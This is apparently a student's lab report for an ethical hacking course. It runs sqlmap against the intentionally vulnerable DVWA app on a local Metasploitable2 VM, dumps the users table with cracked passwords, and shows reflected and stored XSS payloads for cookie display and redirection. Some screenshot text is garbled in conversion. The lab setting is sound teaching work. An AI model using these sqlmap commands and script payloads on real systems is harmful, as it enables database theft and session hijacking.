CYSE 450- Ethical Hacking and Penetration Testing

Lab 13 – Automating SQL injection using SQLmap and Cross site Scripting (XSS)

Diana Solorzano

April 22, 2024


SQLmap is an open-source tool used as part of a penetration test to detect and exploit injection flaws. SQLmap is particularly useful as it saves time by automating the process of detecting and exploiting SQL injection.

Lab Tool:

Reliable internet connection, Metasploitable2 and Kali Linux.

<mark>Task-A:</mark> (60 Points) Using SQLmap to automate SQL injection to Obtain data from DVWA Application.

- 1. Open terminal in Kali Linux
- 2. Login to Metasploitable2 VM and find the IP address.



3. In the browser, in Kali VM, type the Ip address of metasploitable2 and login to DVWA application.

🎦 💷 🛅 🍃 ڬ 🛄 × 📘	2 3 4 👲	. 📥 կետև հեղ 🔍 🔹	A 🖀 18:48
🧉 🙋 Damn Vulnerable Web Ap 🗵	+		
← → C @ O	A 192,168.0.11/dvwa/index.php	[7] 110% X	γ R
		0 []	
🔍 Kali Linux 👔 Kali Tools 🚊 Kali D	locs 🗙 Kali Forums 🐟 Kali NetHunter 📥 I	Exploit-D8 📥 Google Hacking D8 📫 OffSec 🕀	
	DYN	A	
Home	Welcome to Damn	Vulnerable Web App!	
Instructions	Damn Vulnerable Web App (DVWA) is a	PHP/MySQL web application that is damn vulnerable	a. Its main goals are
Setup	to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachersistudents to teach/learn web application security in a class room environment.		
Brute Force	WARNING!		
Command Execution	Durn Vulnerable Web App is darm vulnerable! Do not upload it to your hosting provider's public html floider or any internet fusing web ensores as it will be compromised. We recommend downloading and installing <u>VLMPP</u> onto a local machine inside your LAN which is used solely for testing. Disclaimer		
CSRF			stalling XAMPP
File Inclusion			
SQL Injection			
SQL Injection (Blind)	We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to		
Upload	prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person's who uploaded and installed it.		
XSS reflected			
XSS stored	General Instructions		
	The help button allows you to view hits/t page.	ips for each vulnerability and for each security level or	a their respective
DVWA Security	page.		
PHP Info			

 Set the" DVWA Security" to "low", Select "SQL Injection" tab and type"1" in the User Id box. Hit the Submit button. Don't forget to copy the URL after submitting action.
 <u>Please submit the screenshot for this step.</u>

	월 192.168.0.11/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit# 🛛 🗤 🏠	
Linux 👩 Kali Tools 🧧 Kali D	ocs 🕱 Kali Forums 🦪 Kali NetHunter 👋 Exploit-DB 👋 Google Hacking DB 🌔 OffSec 🔀 Nessus Essentia	
	DV/ŴA)	
	Velassehility COL Injection	
Home	Vulnerability: SQL Injection	
Instructions	User ID:	٦
Setup	Submit	
Brute Force		
Command Execution	IO: 1 First name: admin Surname: admin	
CSRF		
File Inclusion		
SQL Injection	More info	
SQL Injection (Blind)	http://www.securiteam.com/securityreviews/5DP0N1P76E.html	
Upload	http://en.wikipedia.org/wiki/SQL_injection http://www.unixwiz.net/techtips/sgl-injection.html	
XSS reflected		
XSS stored		
DVWA Security		
PHP Info		
About		

5. Use sqlmap tool/command to find the vulnerabilities for SQL injection in the URL copied in the above step. Highlight the Vulnerabilities detected for SQL injection. <u>Please submit the screenshot for this step.</u>

<pre>(dsolo@kali)-[~] \$ sqlmap -u "http://192.168.0.11/dvwa/vulnerabilities/sqli/?id=16Submit=Submit#" cookie="security=lo w; PHPSESSID=3f47597087dd0fe76d8ce02a207f54fd" batch</pre>
H
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:41:33 /2024-04-19/
<pre>[13:41:34] [WARNING] GET parameter 'id' does not appear to be dynamic [13:41:34] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBM S: 'MySQL') [13:41:34] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site s cripting (XSS) attacks</pre>
[13:41:37] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' [13:41:38] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (withnot-string="Me") [13:41:38] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BI GINT UNSIGNED)'
<pre>[13:41:38] [INFO] GET parameter 'id' is 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable [13:41:38] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)' [13:41:39] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)' [13:41:39] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)' [13:41:39] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)' [13:41:39] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (BENCHMARK - comment)' [13:41:39] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)' [13:41:39] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)' [13:41:39] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (query SLEEP)' [13:41:49] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable [13:41:49] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' [13:41:49] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' [13:41:49] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' [13:41:49] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns' [13:41:49] [INFO] testing 'MySQL WION query (NULL) - 1 to 20 columns' [13:41:49] [INFO] automatically extending ranges for UNION query injection technique tests as there is a t least one other (potential) technique found [13:41:50] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find</pre>
the right number of query columns. Automatically extending the range for current UNION query injection t echnique test [13:41:50] [INFO] target URL appears to have 2 columns in query [13:41:50] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[13:41:50] [INFO] the back-end DBMS is MySQL web server operating system: Linux Ubuntu 8.04 (Hardy Heron) web application technology: Apache 2.2.8, PHP 5.2.4 back-end DBMS: MySQL ≥ 4.1 [13:41:50] [INFO] fetched data logged to text files under '/home/dsolo/.local/share/sqlmap/output/192.16
8.0.11'

6. In Kali terminal, use SQLmap command to display all the tables used by DVWA database. <u>Please submit the screenshot for this step.</u>

<pre>(dsolo@ kali)-[~] \$ sqlmap -u "http://192.168.0.11/dvwa/vulnerabilities/sqli/?id=16Submit=Submit#" cookie="security=lo w; PHPSESSID=3f47597087dd0fe76d8ce02a207f54fd" batch -D dvwa tables</pre>
I I
[13:48:57] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
++
guestbook
users
++

7. Use SQLmap command to display all the users along with passwords in plaintext format in "users" table. <u>Please submit the screenshot for this step.</u>


(dsolo⊕kali)-[~] \$ sqlmap -u "http://192.168.0.11/dvwa/vulnerabilities/sqli/?id=16Submit=Su w; PHPSESSID=3f47597087dd0fe76d8ce02a207f54fd"batch -D dvwa -T usersdu	ubmit#"cookie="security=lo mp
H {1.8#stable}	
[14.04.38] [INFO] Crackeu passworu passworu ror nasn stauccsosaa/osuoiu832 Database: dvwa Table: users [5 entries] +	
user_id user avatar last_name first_name +++	password
82cf99 (password) admin admin 2 gordonb http://172.16.123.129/dvwa/hackable/users/gordonb.jpg 922e03 (abc123) Brown Gordon 3 1337 http://172.16.123.129/dvwa/hackable/users/1337.jpg 69216b (charley) Me Hack 4 pablo http://172.16.123.129/dvwa/hackable/users/pablo.jpg e9e9b7 (letmein) Picasso Pablo	5f4dcc3b5aa765d61d8327deb8 e99a18c428cb38d5f260853678 8d3533d75ae2c3966d7e0d4fcc 0d107d09f5bbe40cade3de5c71 5f4dcc3b5aa765d61d8327deb8
<pre>[14:04:47] [INF0] table 'dvwa.users' dumped to CSV file '/home/dsolo/.local/s 0.11/dump/dvwa/users.csv' [14:04:47] [INF0] fetched data logged to text files under '/home/dsolo/.local 8.0.11'</pre>	
[*] ending @ 14:04:47 /2024-04-19/ └_\$ ▋	

Task-B: (40 Points) Using Cross Site Scripting to Obtain data from dvwa Database

1. Login to DVWA application and set the "DVWA Security" to "low".



 Select "XSS refelected" and post a Malicious Message to Display an Alert Window in DVWA application Window by embedding a JavaScript program in the "What is Your name?" field.



3. Post a malicious code to display cookies using **alert()**, as demonstrated in the class. alert(document.cookie/script>">script>alert(document.cookie/script>">script>"script"script>"script"script>"script"script>"script"script"script>"script"scr

	DVWA
Home	Vulnerability: Reflected Cross Site Scripting (XSS)
Instructions Setup	What's your name?
Brute Force	(document.cookie) Submit
🔸 🔹 Damn Vulnerable Web 🗛 ×	+ ~ • •
	A 192.168.0.11/dvwa/vulnerabilities/xss_r/?name= <script>alert(document.cookie 110% ☆ ♡ 約</td></tr><tr><td></td><td></td></tr><tr><td></td><td></td></tr><tr><td></td><td></td></tr><tr><td></td><td></td></tr><tr><td></td><td></td></tr><tr><td></td><td></td></tr><tr><td></td><td># 192.168.0.11 security=low; PHPSESSID=3f47597087dd0fe76d8ce02a207f54fd</td></tr><tr><td></td><td></td></tr><tr><td></td><td></td></tr></tbody></table></script>

 Select "XSS Stored" and in the message box, use "<script>document.location=Ipaddress of DVWA website</script> to perform DOM based Cross site scripting.

Home
Instructions
Setup
Brute Force
Command Execution
CSRF

<script>document.location=http://192.168.0.11/dvwa/</script>